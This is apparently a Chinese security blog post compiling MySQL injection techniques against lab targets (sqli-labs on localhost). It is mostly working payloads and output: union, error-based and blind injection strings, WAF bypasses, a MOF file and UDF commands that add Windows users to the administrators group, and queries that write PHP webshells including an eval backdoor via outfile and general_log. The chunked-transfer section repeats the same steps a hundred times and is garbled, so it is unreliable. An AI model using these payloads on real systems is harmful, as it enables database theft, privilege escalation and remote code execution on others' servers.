

Mysql注入总结

原创 lixin Seraph安全加油站 8月31日

0x00 简介

本文是关于Mysql注入相关知识的总结，Mysql利用方式较为灵活，这里总结了一些常用的姿势。

0x01 union select注入

```
1 http://127.0.0.1/?id=1' order by 5 --+
2 http://127.0.0.1/?id=-1' union select 1,2,3,4,5 --+
3 http://127.0.0.1/?id=-1' union select 1,database(),3,4,5 --+
```

注：union select 前面的语句出错，他才会执行。

0x02 报错注入

报错函数

```
1 1.floor()
2 #floor()报错原理，count和group by 遇到rand会产生重复值 这三个函数在一起组合就会出错，和位置没有关系
3 select * from test where id=1 and (select 1 from (select count(*),concat(user(),floor(
4
5 2.extractvalue()
6 #EXTRACTVALUE (XML_document, XPath_string);
7 #XML_document是String格式，为XML文档对象的名称
8 #XPath_string (XPath格式的字符串)，不是该格式就会报错，利用concat拼接特殊符号来实现报错
```

```
9
10 select * from test where id=1 and (extractvalue(1,concat(0x7e,(select user()),0x7e)));
11
12 3.updatexml()
13 #UPDATEXML (XML_document, XPath_string, new_value);
14 #XML_document是String格式, 为XML文档对象的名称,
15 #XPath_string (Xpath格式的字符串), 不是该格式就会报错, 利用concat拼接特殊符号来实现报错
16 #new_value, String格式, 替换查找到的符合条件的数据
17
18 select * from test where id=1 and (updatexml(1,concat(0x7e,(select user()),0x7e),1));
19
20 注: extractvalue()函数, updatexml()函数能查询字符串的最大长度是32, 如果超过则也需要使用substring(
21
22 4.geometrycollection()
23
24 select * from test where id=1 and geometrycollection((select * from(select * from(select * from(sele
25
26
27 5.multipoint()
28
29 select * from test where id=1 and multipoint((select * from(select * from(select user(
30
31
32 6.polygon()
33
34 select * from test where id=1 and polygon((select * from(select * from(select user())a
35
36
37 7.multipolygon()
38
39 select * from test where id=1 and multipolygon((select * from(select * from(select use
```

```
40
41
42 8.linestring()
43
44 select * from test where id=1 and linestring((select * from(select * from(select user(
45
46
47 9.multilinestring()
48
49 select * from test where id=1 and multilinestring((select * from(select * from(select
50
51 10.exp()
52 #exp() 报错的原理 ,手册说到exp是一个数学函数 取e的x次方, 当我们输入的值大于709就会报错 然后~取反它的值
53 select * from test where id=1 and exp(~(select * from(select user())a));
54
55 注意: 当mysql版本>5.5.53时, 无法利用exp()函数
```

0X03 盲注

布尔盲注

通过字符串截取对比

```
1 http://127.0.0.1/sqli/Less-1/?id=1' and ascii(substr((select user()),1,1))=100 -- +
2
3 substring(),min()同substr()
4
5 ord()函数同ascii(), 将字符转为ascii值
```

6

```
7 select user() regexp '^ro' 判断user()前两位是否为ro,正确返回1, 错误返回0
```

时间盲注

时间盲注也叫延时注入 一般用到函数 `sleep()` `BENCHMARK()` 还可以使用笛卡尔积(尽量不要使用,内容太多会很慢很慢)。一般时间盲注我们还需要使用条件判断函数 `if()`

`if (expre1, expre2, expre3)` 当expre1为true时, 返回expre2, false时, 返回expre3。

1 延迟函数:

2 `sleep(5)`

3 `http://127.0.0.1/sqli/Less-1/?id=1' and if((select ord(substring(database(),1,1))) = 9`

4

5 `benchmark(count,expr)`,是重复执行count次expr表达式, 使得处理时间很长, 来产生延迟。

6

7 笛卡尔积(因为连接表是一个很耗时的操作):

8 $A \times B = A$ 和 B 中每个元素的组合所组成的集合, 就是连接表

9 `SELECT count(*) FROM information_schema.columns A, information_schema.columns B, infor`

10

11 `RLIKE REGEXP`正则匹配:

12 通过`rpadd`或`repeat`构造长字符串, 加以计算量大的pattern, 通过`repeat`的参数可以控制延时长短

13 `select rpadd('a',4999999,'a') RLIKE concat(repeat('(a.*)+',30),'b');`

14

15 `RPAD(str,len,padstr)`

16 用字符串 `padstr`对 `str`进行右边填补直至它的长度达到 `len`个字符长度, 然后返回 `str`。如果 `str`的长度长于 `le`

17 `mysql> SELECT RPAD('hi',5,'?'); -> 'hi???'`

18 `repeat(str,times)` 复制字符串times次

同等于sleep(5)

```
1 concat(rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,
```

dnslog盲注

通过DNSlog盲注需要用到load_file()函数。show variables like '%secure%' 查看load_file()可以读取的磁盘。

当secure_file_priv为空，就可以读取磁盘的目录，当secure_file_priv为null，load_file就不能加载文件

在5.7.6之后默认为null，经测试phpstudy (5.5.53)和 mamp(5.6.35)默认值都是为null,可能是现在集成环境也意识到这些安全问题，做出了更改

```
1 SELECT * FROM users WHERE id='1' and if((select load_file(concat('\\\\\\\\',(select database
```

0X04 宽字节注入

宽字节注入是因为数据库使用了GBK编码，不过现在大都使用unicode国际编码，大多数网站都使用了utf-8的编码。在我们输入单引号时 addslashes() 或者get_magic_quotes_gpc 给我们的单引号加入了转义字符 \ 就变成了 \' 我们输入经过转换后由于编码的不同把%df%5c 转换为了一个汉字

```
1 1.没使用宽字节
2 %27 -> %5C%27
3
4 2. 使用宽字节
5 %df%27 -> %df%5c%27 -> 運'
```

0X05 二次注入

二次注入的原理是sql语句没有被转义直接存入数据库，然后在被读取查询而导致的。

二次注入在php种通常见于，插入时被 `addslashes()` `get_magic_quotes_gpc` 等等转义，但是写入数据库时还是使用原来的数据，二次注入造成原因时多种多样的

0X06 limit,order by,from后的注入

order by

这是一种特殊的注入 sql语句为 `select * from admin order by $id` 我们一般用order by 来判断他的列数，其实他就是一个依照第几个列来排序的过程

order by注入是不能 直接使用 `and 1=1` 来判断的，他需要用到条件语句。

```
1 mysql> select * from users order by id;
2 +----+-----+-----+
3 | id | username | password |
4 +----+-----+-----+
5 | 1 | Dumb      | Dumb      |
6 | 2 | Angelina  | I-kill-you |
7 | 3 | Dummy     | p@ssword  |
8 | 4 | secure    | crappy    |
9 | 5 | stupid    | stupidity  |
10 | 6 | superman  | ingenious  |
11 | 7 | batman    | mob!le    |
12 | 8 | admin     | admin     |
13 | 9 | admin1    | admin1    |
14 | 10 | admin2    | admin2    |
```

```

15 | 11 | admin3 | admin3 |
16 | 12 | dhakkan | dumbo |
17 | 14 | admin4 | admin4 |
18 +----+-----+-----+
19 13 rows in set (0.00 sec)

```

判断注入点:

```

1 mysql> select * from users order by if(1=1,username,password);
2 +----+-----+-----+
3 | id | username | password |
4 +----+-----+-----+
5 | 8 | admin | admin |
6 | 9 | admin1 | admin1 |
7 | 10 | admin2 | admin2 |
8 | 11 | admin3 | admin3 |
9 | 14 | admin4 | admin4 |
10 | 2 | Angelina | I-kill-you |
11 | 7 | batman | mob!le |
12 | 12 | dhakkan | dumbo |
13 | 1 | Dumb | Dumb |
14 | 3 | Dummy | p@ssword |
15 | 4 | secure | crappy |
16 | 5 | stupid | stupidity |
17 | 6 | superman | genius |
18 +----+-----+-----+
19 13 rows in set (0.00 sec)
20
21 mysql> select * from users order by if(1=2,username,password);
22 +----+-----+-----+

```

```

23 | id | username | password |
24 +----+-----+-----+
25 | 8 | admin    | admin    |
26 | 9 | admin1   | admin1   |
27 | 10 | admin2   | admin2   |
28 | 11 | admin3   | admin3   |
29 | 14 | admin4   | admin4   |
30 | 4 | secure   | crappy   |
31 | 1 | Dumb     | Dumb     |
32 | 12 | dhakkan  | dumbo    |
33 | 6 | superman | ingenious|
34 | 2 | Angelina | I-kill-you|
35 | 7 | batman   | mob!le   |
36 | 3 | Dummy    | p@ssword |
37 | 5 | stupid   | stupidity|
38 +----+-----+-----+
39 13 rows in set (0.00 sec)
40
41
42 注:顺序发生了变化

```

布尔盲注:

```

1 mysql> select * from users order by if((substr((select user()),1,1)='r'),username,pass
2 +----+-----+-----+
3 | id | username | password |
4 +----+-----+-----+
5 | 8 | admin    | admin    |
6 | 9 | admin1   | admin1   |
7 | 10 | admin2   | admin2   |

```



```
8 | 11 | admin3 | admin3 |
9 | 14 | admin4 | admin4 |
10 | 2 | Angelina | I-kill-you |
11 | 7 | batman | mob!le |
12 | 12 | dhakkan | dumbo |
13 | 1 | Dumb | Dumb |
14 | 3 | Dummy | p@ssword |
15 | 4 | secure | crappy |
16 | 5 | stupid | stupidity |
17 | 6 | superman | genious |
```

```
18 +-----+-----+-----+
```

```
19 13 rows in set (0.00 sec)
```

```
20
```

```
21 mysql> select * from users order by if((substr((select user()),1,1)='a'),username,pass
```

```
22 +-----+-----+-----+
```

```
23 | id | username | password |
```

```
24 +-----+-----+-----+
```

```
25 | 8 | admin | admin |
```

```
26 | 9 | admin1 | admin1 |
```

```
27 | 10 | admin2 | admin2 |
```

```
28 | 11 | admin3 | admin3 |
```

```
29 | 14 | admin4 | admin4 |
```

```
30 | 4 | secure | crappy |
```

```
31 | 1 | Dumb | Dumb |
```

```
32 | 12 | dhakkan | dumbo |
```

```
33 | 6 | superman | genious |
```

```
34 | 2 | Angelina | I-kill-you |
```

```
35 | 7 | batman | mob!le |
```

```
36 | 3 | Dummy | p@ssword |
```

```
37 | 5 | stupid | stupidity |
```

```
38 +-----+-----+-----+
```

```
39 13 rows in set (0.00 sec)
```

时间盲注：

时间盲注不能直接简单的 `sleep()` 因为他会对每条内容来执行你的语句，所以会造成dos测试获取速度慢等问题，这时候我们需要用到子查询

```
1 mysql> select * from users order by if((substr((select user()),1,1)='r'),sleep(1),pass
2 +----+-----+-----+
3 | id | username | password |
4 +----+-----+-----+
5 | 6 | superman | ingenious |
6 | 8 | admin    | admin     |
7 | 10 | admin2   | admin2    |
8 | 12 | dhakkan  | dumbo     |
9 | 1 | Dumb     | Dumb      |
10 | 3 | Dummy    | p@ssword  |
11 | 5 | stupid   | stupidity |
12 | 7 | batman   | mob!le    |
13 | 9 | admin1   | admin1    |
14 | 11 | admin3   | admin3    |
15 | 14 | admin4   | admin4    |
16 | 2 | Angelina | I-kill-you |
17 | 4 | secure   | crappy     |
18 +----+-----+-----+
19 13 rows in set (13.12 sec)
```

```
21 注：一共13条数据，每一条都会sleep(1)
```

```
23 使用子查询：
```

```

24 mysql> select * from users order by if((substr((select user()),1,1)='r'),(select 1 fro
25 +----+-----+-----+
26 | id | username | password |
27 +----+-----+-----+
28 |  1 | Dumb     | Dumb     |
29 |  2 | Angelina | I-kill-you |
30 |  3 | Dummy    | p@ssword  |
31 |  4 | secure   | crappy    |
32 |  5 | stupid   | stupidity  |
33 |  6 | superman | ingenious  |
34 |  7 | batman   | mob!le    |
35 |  8 | admin    | admin     |
36 |  9 | admin1   | admin1    |
37 | 10 | admin2   | admin2    |
38 | 11 | admin3   | admin3    |
39 | 12 | dhakkan  | dumbo     |
40 | 14 | admin4   | admin4    |
41 +----+-----+-----+
42 13 rows in set (2.01 sec)

```

报错注入：

```

1 mysql> select * from users order by (extractvalue(1,concat(0x3a,user()))),1);
2 ERROR 1105 (HY000): XPATH syntax error: ':root@localhost'

```

from

from 后面的注入比较少

```
1 select * from $id;
```

1. 可以结合 order by 来注入
2. 可以使用联合注入来注入

```
1 mysql> select * from users union select 1,user(),3;
2 +-----+-----+-----+
3 | id | username      | password  |
4 +-----+-----+-----+
5 |  1 | Dumb          | Dumb      |
6 |  2 | Angelina      | I-kill-you|
7 |  3 | Dummy         | p@ssword  |
8 |  4 | secure        | crappy    |
9 |  5 | stupid        | stupidity  |
10 |  6 | superman      | ingenious |
11 |  7 | batman        | mob!le    |
12 |  8 | admin         | admin     |
13 |  9 | admin1        | admin1    |
14 | 10 | admin2        | admin2    |
15 | 11 | admin3        | admin3    |
16 | 12 | dhakkan       | dumbo     |
17 | 14 | admin4        | admin4    |
18 |  1 | root@localhost| 3         |
19 +-----+-----+-----+
20 14 rows in set (0.00 sec)
```

limit

```
1 select * from admin where id >0 limit 0,1 $id
```

用 `PROCEDURE ANALYSE` 配合报错注入

```
1 mysql> select * from users where id >0 order by id limit 0,1 procedure analyse(extractv
2 ERROR 1105 (HY000): XPATH syntax error: ':root@localhost'
3 ERROR:
4 No query specified
```

这里延时只能使用 `BENCHMARK()`

```
1 select * from users where id >0 order by id limit 0,1 PROCEDURE analyse(extractvalue(ra
```

0X07 无列名注入

当MySQL数据库版本大于5时，存在information_schema库，记录着MySQL中所有表的结构，SQL注入中，我们会通过information_schema库去获取表名，列明等。但是这个库经常被WAF过滤、或者OR被WAF过滤。**


在MySQL5.7及以上版本数据库中，利用以下库也可以获取表名

```
1 sys.schema_auto_increment_columns
2 sys.schema_table_statistics_with_buffer
3 sys.x$schema_table_statistics_with_buffer
```

```
mysql> select group_concat(table_name) from sys.schema_auto_increment_columns where table_schema=database();
```


group_concat(table_name)
emails, referers, uagents, users

```
1 row in set (0.08 sec)
```




获取第一个列名

```
mysql> select*from (select * from users as a join users b)c;
ERROR 1060 (42S21): Duplicate column name 'id'
mysql>
```



获取第二个表名

```
mysql> select*from (select * from users as a join users b using(id))c;
ERROR 1060 (42S21): Duplicate column name 'username'
mysql>
```




依此类推利用此方法可以获取所有列名

获取全部数据

```
mysql> select 1,2,3 union select * from users;
```

1	2	3
1	2	3
1	Dumb	Dumb
2	Angelina	I-kill-you
3	Dummy	p@ssword
4	secure	crappy
5	stupid	stupidity
6	superman	genious
7	batman	mob!le
8	admin	admin
9	admin1	admin1
10	admin2	admin2
11	admin3	admin3
12	dhakkan	dumbo
14	admin4	admin4

```
14 rows in set (0.00 sec)
```




获取第三列数据

```
mysql> select `3` from (select 1,2,3 union select * from users)a;
```

3
3
Dumb
I-kill-you
p@ssword
crappy
stupidity
genious
mob!le
admin
admin1
admin2
admin3
dumbo
admin4

14 rows in set (0.00 sec)

 Seraph安全加油站

当 ` 被过滤，获取第三列数据

```
mysql> select a.3 from (select 1,2,3 union select * from users)a;
```


3
3
Dumb
I-kill-you
p@ssword
crappy
stupidity
genious
mob!le
admin
admin1
admin2
admin3
dumbo
admin4

14 rows in set (0.00 sec)

 Seraph安全加油站

获取一条数据

```
mysql> select a.3 from (select 1,2,3 union select * from users)a limit 1,1;
+-----+
| 3     |
+-----+
| Dumb  |
+-----+
1 row in set (0.00 sec)
```



0X08 堆叠注入

堆叠注入与受限于select语句的联合查询法相反，堆叠注入可用于执行任意SQL语句。简单地说就是MYSQL的多语句查询

```
1 select * from users where id=1;select database();
```

0X09 mysql注入提权

1.原理

在windows平台下，c:/windows/system32/wbem/mof/nullevt.mof这个文件会每间隔一段时间（很短暂）就会以system权限执行一次，所以，只要我们将我们先要做的事通过代码存储到这个mof文件中，就可以实现权限提升。

2.利用条件

- (1) mysql用户具有root权限(对上面那个目录可写)
- (2) 关闭了secure-file-priv

3.利用方式

下面是一段写好了的mof利用代码

```
1 #pragma namespace("\\\\.\\root\\subscription")
2
3 instance of __EventFilter as $EventFilter
4
5 {
```



```
6
7 EventNamespace = "Root\\Cimv2";
8
9 Name = "filtP2";
10
11     Query = "Select \ From __InstanceModificationEvent "
12
13         "Where TargetInstance Isa \"Win32_LocalTime\" "
14
15         "And TargetInstance.Second = 5";
16
17 QueryLanguage = "WQL";
18
19 };
20
21
22
23 instance of ActiveScriptEventConsumer as $Consumer
24
25 {
26
27     Name = "consPCSV2";
28
29     ScriptingEngine = "JScript";
30
31     ScriptText =
32
33         "var WSH = new ActiveXObject(\"WScript.Shell\")\nWSH.run(\"net.exe user admin adi
34
35 };
36
```

```
37 instance of __FilterToConsumerBinding
38
39 {
40
41     Consumer    = $Consumer;
42
43     Filter = $EventFilter;
44
45 };
```

这段代码只是在目标系统上添加了一个admin用户，并没有添加到管理员组（如果需要自行查找，网上很多），将这个文件存储为nullevt.mof上传到任意一个你在目标机上可写的路径(当然，如果你直接可以写到c:/windows/system32/wbem/mof/就更好了)，接下来我们就可以直接执行sql语句把该文件写入到目标路径：

```
1 select load_file('你上传的路径/nullevt.mof') into dumpfile 'c:/windows/system32/wbem/mof/r
```

udpt提权

UDF提权是利用MYSQL的自定义函数功能，将MYSQL账号转化为系统system权限

利用条件：

- 1.Mysql版本大于5.1版本udf.dll文件必须放置于MYSQL安装目录下的lib\plugin文件夹下。
- 2.Mysql版本小于5.1版本。udf.dll文件在Windows2003下放置于c:\windows\system32，在windows2000下放置于c:\winnt\system32。
- 3.掌握的mysql数据库的账号有对mysql的insert和delete权限以创建和抛弃函数，一般以root账号为佳，具备`root`账号所具备的权限的其它账号也可以。
- 4.可以将udf.dll写入到相应目录的权限。

利用方式：

- 1.udf.dll在sqlmap里可以找到， [sqlmap/udf/mysql/windows](#) 下边有32和64两种，这里的位数是mysql的位数，并不是对方系统的位数
- 2.sqlmap里的udf.dll是经过编码的，需要先解码，解码的工具就在 [sqlmap/extra/cloak/cloak.py](#)

```
C:\Windows\system32\cmd.exe
Microsoft Windows [版本 10.0.17134.706]
(c) 2018 Microsoft Corporation。保留所有权利。

C:\Users\11361>cd /d D:\python27\sqlmap\extra\cloak

D:\python27\sqlmap\extra\cloak>python2 cloak.py -d -i D:\python27\sqlmap\udf\mysql\windows\32\lib_mysqludf_sys.dll_

D:\python27\sqlmap\extra\cloak>python2 cloak.py -d -i D:\python27\sqlmap\udf\mysql\windows\64\lib_mysqludf_sys.dll_

D:\python27\sqlmap\extra\cloak>
```

3.解码完了，在sqlmap\udf\mysql\windows,32和64文件夹下会生成dll文件,将dll文件复制到mysql的/lib/plugin目录下,执行sql语句

```
1 create function sys_exec returns string soname "lib_mysqludf_sys.dll";
2 select sys_exec('net user aaa 123 /add');
3 select sys_exec('net localgroup administrators aaa /add');
4 #到此就完成了，下边删除使用的函数
5 drop function sys_exec;
6 delete from mysql.func where name='sys_exec'
```

0X10 mysql注入写webshell

基于联合查询

利用条件：

- 1.对web目录有写权限。
- 2.知道网站的绝对路径。

```
1 http://127.0.0.1/sqli/Less-38/?id=1' union select 1,"<?php phpinfo();?>",3 into outfile
```

利用分隔符写入**

当Mysql注入点为盲注或报错，Union select写入的方式显然是利用不了的，那么可以通过分隔符写入,SQLMAP的 --os-shell命令，所采用的就是一下这种方式。

利用条件：

- 1.对web目录有写权限。
- 2.知道网站的绝对路径。

```
1 http://127.0.0.1/sqli/Less-38/?id=1' INTO OUTFILE 'D:/Wamp/www/sqli/test.php' lines ter
```

同样的技巧，一共有四种形式：

```
1 INTO OUTFILE '物理路径' lines terminated by '<?php phpinfo();?>' --+ （或一句话hex编码）#
2 INTO OUTFILE '物理路径' fields terminated by '<?php phpinfo();?>' --+ （或一句话hex编码）#
3 INTO OUTFILE '物理路径' columns terminated by '<?php phpinfo();?>' --+ （或一句话hex编码）#
4 INTO OUTFILE '物理路径' lines starting by '<?php phpinfo();?>' --+ （或一句话hex编码）#
```

基于log日志写shell法**

新版本的 MySQL 设置了 `secure_file_priv` 的路径，无法通过使用 `select into outfile` 来写入一句话，这时，我们可以通过修改 MySQL 的 `log` 文件来获取 `Webshell`

利用条件：

- 1.数据库当前用户为root权限
- 2.知道网站绝对路径
- 3.存在堆叠注入（或mysql consloe）

```
1 http://127.0.0.1/sqli/Less-38/?id=1';set global general_log = on; --
2 http://127.0.0.1/sqli/Less-38/?id=1';set global general_log_file = 'D:/Wamp/www/sqli/2.
3 http://127.0.0.1/sqli/Less-38/?id=1';select '<?php eval($_GET[g]);?>'; --
4 http://127.0.0.1/sqli/Less-38/?id=1';set global general_log=off; --
5
6 show variables like '%general%';
```

0X11 mysql注入过waf

内联注释绕过

```
1 http://127.0.0.1/Less-1/?id=-1' union/#!11440select*/ 1,2,3--+ 不拦截
2 http://127.0.0.1/Less-1/?id=1' order/#!51000a*/by 3--+ 不拦截
```

为什么不拦截，因为50000是他的版本号，在注释中加入 **!** ,加上 **版本号** 后只有当前mysql版本大于标注的版本号注释内的sql才会执行，那么我们可以用burp来遍历这个值呢，而这里为什么是 **11440** 其他的为什么不行，那就是规则库的问题了。

注释绕过

```
1 绕过unino select:
2 union all%23%0a select
```

```
3
4 union %23%0aall select
5
6 union  -- hex()%0a select
```

编码绕过

```
1 URL编码
2
3 十六进制编码
4
5 unicode编码:
6 单引号: %u0027
7 空格: %u0020
8 左括号: %u0028
9 右括号: %u0029
```

参数污染

//** 里面的内容waf基本不管，那么我们用hpp 参数污染来绕过就很简单了

照成这个手法的原因是 web server 对参数的解析问题 在php/apache 中 它总解析最后一个id

```
1 http://127.0.0.1/Less-1/?id=-1' /*&id='union select 1,2,3 -- +*/
```

Web Server	Parameter Interpretation	Example
ASP.NET/IIS	Concatenation by comma	par1=val1,val2
ASP/IIS	Concatenation by comma	par1=val1,val2
PHP/Apache	The last param is resulting	par1=val2
JSP/Tomcat	The first param is resulting	par1=val1
Perl/Apache	The first param is resulting	par1=val1
DBMan	Concatenation by two tildes	par1~val1~val2

等价替换

```

1 使用from. 绕过from
2
3 绕过 information_schema.schemata:
4 `information_schema`.schemata
5 `information_schema`.`schemata`
6 information_schema.`schemata`
7 (information_schema.schemata)
8 information_schema/**/.schemata
9
10 %26%26绕过and
11 and!!!绕过and
12
13 sel<>ect 绕过select

```

分块传输

进行分块传输的时候，请求头要加上 **Transfer-Encoding: Chunked** ，然后POST的数据规则如下

```

1 1. 先写长度，以十六进制表示
2 2. 换行
3 3. 写数据
4 4. 换行
5 5. 写长度，以十六进制表示
6 6. 换行
7 7. 写数据
8 8. 换行
9 9. 写长度，以十六进制表示
10 10. 换行
11 11. 写数据
12 12. 换行
13 13. 写长度，以十六进制表示
14 14. 换行
15 15. 写数据
16 16. 换行
17 17. 写长度，以十六进制表示
18 18. 换行
19 19. 写数据
20 20. 换行
21 21. 写长度，以十六进制表示
22 22. 换行
23 23. 写数据
24 24. 换行
25 25. 写长度，以十六进制表示
26 26. 换行
27 27. 写数据
28 28. 换行
29 29. 写长度，以十六进制表示
30 30. 换行
31 31. 写数据
32 32. 换行
33 33. 写长度，以十六进制表示
34 34. 换行
35 35. 写数据
36 36. 换行
37 37. 写长度，以十六进制表示
38 38. 换行
39 39. 写数据
40 40. 换行
41 41. 写长度，以十六进制表示
42 42. 换行
43 43. 写数据
44 44. 换行
45 45. 写长度，以十六进制表示
46 46. 换行
47 47. 写数据
48 48. 换行
49 49. 写长度，以十六进制表示
50 50. 换行
51 51. 写数据
52 52. 换行
53 53. 写长度，以十六进制表示
54 54. 换行
55 55. 写数据
56 56. 换行
57 57. 写长度，以十六进制表示
58 58. 换行
59 59. 写数据
60 60. 换行
61 61. 写长度，以十六进制表示
62 62. 换行
63 63. 写数据
64 64. 换行
65 65. 写长度，以十六进制表示
66 66. 换行
67 67. 写数据
68 68. 换行
69 69. 写长度，以十六进制表示
70 70. 换行
71 71. 写数据
72 72. 换行
73 73. 写长度，以十六进制表示
74 74. 换行
75 75. 写数据
76 76. 换行
77 77. 写长度，以十六进制表示
78 78. 换行
79 79. 写数据
80 80. 换行
81 81. 写长度，以十六进制表示
82 82. 换行
83 83. 写数据
84 84. 换行
85 85. 写长度，以十六进制表示
86 86. 换行
87 87. 写数据
88 88. 换行
89 89. 写长度，以十六进制表示
90 90. 换行
91 91. 写数据
92 92. 换行
93 93. 写长度，以十六进制表示
94 94. 换行
95 95. 写数据
96 96. 换行
97 97. 写长度，以十六进制表示
98 98. 换行
99 99. 写数据
100 100. 换行

```

```
1  2
2  id
3  2
4  =3
5  0
6
7  2 #这个2表示下面数据的个数 可以在这个后面加入分号添加注释 比如 2;hello world 可以利用这个特性添加随机
8  id #参数 接收参数就是id一共就两个字母 所以上面的个数是2
9  2 #同理 表示下面的数据的个数
10 =1 #这个也是同理 和前面的id连起来 post的数据就是 id=1
11 0 #分块传输表示结束的方式 一个0和两个换号
12 #换行
13 #换行
```

缓冲区溢出

有不少WAF是C语言写的，而C语言自身没有缓冲区保护机制，因此如果WAF在处理测试向量时超出了其缓冲区长度，就会引发bug从而实现绕过

```
1  ?id=1 and (select 1)=(Select 0xA*1000)+UnIoN+SeLeCT+1,2,version(),4,5,database()
```

示例 **0xA*1000** 指0xA后面"A"重复1000次，一般来说对应用软件构成缓冲区溢出都需要较大的测试长度，这里1000只做参考，在某些情况下可能不需要这么长也能溢出。

https://blog.csdn.net/weixin_39190897/article/details/103583673

https://mp.weixin.qq.com/s/0DFHERyevMz_giZHi0agiQ

https://github.com/aleenzz/MYSQL_SQL_BYPASS_WIKI